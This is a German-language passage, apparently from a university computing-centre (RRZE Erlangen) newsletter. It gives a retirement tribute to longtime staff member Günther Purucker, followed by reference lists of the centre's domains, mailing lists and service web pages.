Zu Zeiten, in denen Lochkarten noch das vorrangige EDV-Medium waren, begann er im April 1974 seine berufliche Laufbahn bei Prof. Mertens in der Informatik-Forschungsgruppe 8 im Südgelände der Universität in Erlangen. Nach ein paar Jahren verlagerte er sein Tätigkeitsfeld an den Lehrstuhl für Wirtschaftsinformatik I (Prof. Mertens) an die WiSo nach Nürnberg. Schon bald war Günther Purucker hier mit der RJE-Station eng verbunden und vertrat über viele Jahre hinweg sehr engagiert die EDV-Interessen der Nürnberger Innenstadt-Fakultät. Als quasi „Außendienstmitarbeiter“ des RRZE konnte die Konsequenz nicht ausbleiben: Vor einigen Jahren wurde er offiziell Mitarbeiter des Rechenzentrums – die Belange Nürnbergs immer im Blickfeld. In dieser Zeit wurde auch IZN ins Leben gerufen, an dessen Gestaltung und Realisierung Günther Purucker maßgeblich beteiligt war. Durch seine freundliche, beharrliche Art und große Einsatzbereitschaft war er eine verlässliche Größe in der EDV-Landschaft der WiSo. Ihm war es immer wichtig, den IT-Betrieb an der WiSo möglichst ungestört – auch von Umbauarbeiten – am Laufen zu halten, was ihm oft unkonventionelle Arbeitszeiten einbrachte, sei es spät abends oder auch sonntags.

Bereits vor rund zwei Jahren gab Günther Purucker die Leitung des IZN an seinen Nachfolger Karl Hammer ab, dem er noch bis zum Ende des Jahres sporadisch zur Verfügung stehen wird. Wir wünschen ihm alles Gute und ungestörte Wochenenden im neuen Lebensabschnitt.

Die wichtigsten Domains des RRZE

Diverse Dienste des RRZE verfügen über eigene Domains.

Hauptseite des RRZE

<http://www.rrze.uni-erlangen.de>

Schulungszentrum (SITE)

<http://www.kurse.rrze.uni-erlangen.de>

E-Mail-Adressverwaltung (Felix)

<http://felix.rrze.uni-erlangen.de>

IT-Betreuungszentrum Innenstadt (IZI)

<http://www.izi.rrze.uni-erlangen.de>

IT-Betreuungszentrum Nürnberg (IZN)

<http://www.izn.rrze.uni-erlangen.de>

Posterproduktion, Drucken & Scannen

<http://www.poster.rrze.uni-erlangen.de>

Uni-TV

<http://www.uni-tv.uni-erlangen.de>

Informatik-Sammlung Erlangen (ISER)

<http://www.iser.uni-erlangen.de>

E-Mail-Verteilerlisten

Sicherheitsrelevante Informationen und DFN-Cert:

security-info@rrze.uni-erlangen.de

Thematische Verteilerlisten:

bsk-open@rrze.uni-erlangen.de

hp-campus@rrze.uni-erlangen.de

hpc-campus@rrze.uni-erlangen.de

ibm-campus@rrze.uni-erlangen.de

linux-campus@rrze.uni-erlangen.de

mac-campus@rrze.uni-erlangen.de

novell-campus@rrze.uni-erlangen.de

pc-campus@rrze.uni-erlangen.de

sgi-campus@rrze.uni-erlangen.de

sun-campus@rrze.uni-erlangen.de

Anfragen zu Mailing-Listen, z.B. Aufnahme in Verteilerliste, mit Subject: beliebig; erste Textzeile: *help*
majordomo@rrze.uni-erlangen.de

Die wichtigsten Webseiten des RRZE

Aktuelle Meldungen

<http://www.rrze.uni-erlangen.de/news/meldungen/>

Beratung, Benutzerverwaltung

<http://www.rrze.uni-erlangen.de/hilfe/service-theke/>

Backup/Archivierung

<http://www.rrze.uni-erlangen.de/dienste/arbeiten-rechnen/backup-archivierung.shtml>

CD-Produktion

<http://www.rrze.uni-erlangen.de/dienste/hardware/cd-produktion.shtml>

Computerräume (CIP-Pools)

<http://www.rrze.uni-erlangen.de/infrastruktur/cippools/>

Datenbanken

<http://www.rrze.uni-erlangen.de/infrastruktur/datenbanken/>

Drucken & Scannen

<http://www.rrze.uni-erlangen.de/dienste/arbeiten-rechnen/scannen-drucken/>

E-Mail

<http://www.rrze.uni-erlangen.de/dienste/e-mail/>

FTP-Server

<http://ftp.rrze.uni-erlangen.de/>

Hardware

<http://www.rrze.uni-erlangen.de/dienste/hardware/>

Helpdesk

<http://www.rrze.uni-erlangen.de/hilfe/helpdesk.shtml>

High Performance Computing

<http://www.rrze.uni-erlangen.de/dienste/arbeiten-rechnen/hpc/>

Investitionsprogramme (CIP, WAP)

<http://www.rrze.uni-erlangen.de/dienste/investitionsprogramme/>

Kommunikationsnetz

<http://www.rrze.uni-erlangen.de/infrastruktur/kommunikationsnetz/>

Leih- und Ersatzgeräte

<http://www.rrze.uni-erlangen.de/dienste/hardware/leih-ersatzgeraete.shtml>

Liste der akkreditierten Geräte (LAG)

<http://www.rrze.uni-erlangen.de/dienste/hardware/lag/>

Linux

<http://www.rrze.uni-erlangen.de/infrastruktur/betriebssysteme/linux-systeme.shtml>

MultiMedia Zentrum

<http://www.rrze.uni-erlangen.de/dienste/arbeiten-rechnen/multimedia/>

Novell

<http://www.rrze.uni-erlangen.de/dienste/arbeiten-rechnen/novell/>

Posterdruck

<http://www.rrze.uni-erlangen.de/dienste/arbeiten-rechnen/scannen-drucken/poster-druck.shtml>

Preise am RRZE

<http://www.rrze.uni-erlangen.de/dienste/konditionen/preise/>

Publikationen

<http://www.rrze.uni-erlangen.de/wir-ueber-uns/publikationen/>

Schulungen & Workshops

<http://www.rrze.uni-erlangen.de/news/schulungen.shtml>

Security

<http://www.rrze.uni-erlangen.de/hilfe/security>

Software

<http://www.rrze.uni-erlangen.de/dienste/software/>

Spam-Analyse

<http://www.rrze.uni-erlangen.de/dienste/e-mail/spam-analyse/>

Veranstaltungen

<http://www.rrze.uni-erlangen.de/news/veranstaltungen.shtml>

Viren- und Sicherheitswarnungen

<http://www2.rrze.uni-erlangen.de/news/meldungen/viren-und-sicherheitswarnungen.shtml>

Wähleingänge

<http://www.rrze.uni-erlangen.de/dienste/internet-zugang/modem-isdn/waehleingaenge.shtml>

Web

<http://www.rrze.uni-erlangen.de/dienste/web/>

VPN

<http://www.rrze.uni-erlangen.de/infrastruktur/kommunikationsnetz/vpn/>



Konsequente Spamverhütung am RRZE.

(RRZE-Betriebsausflug September 2004)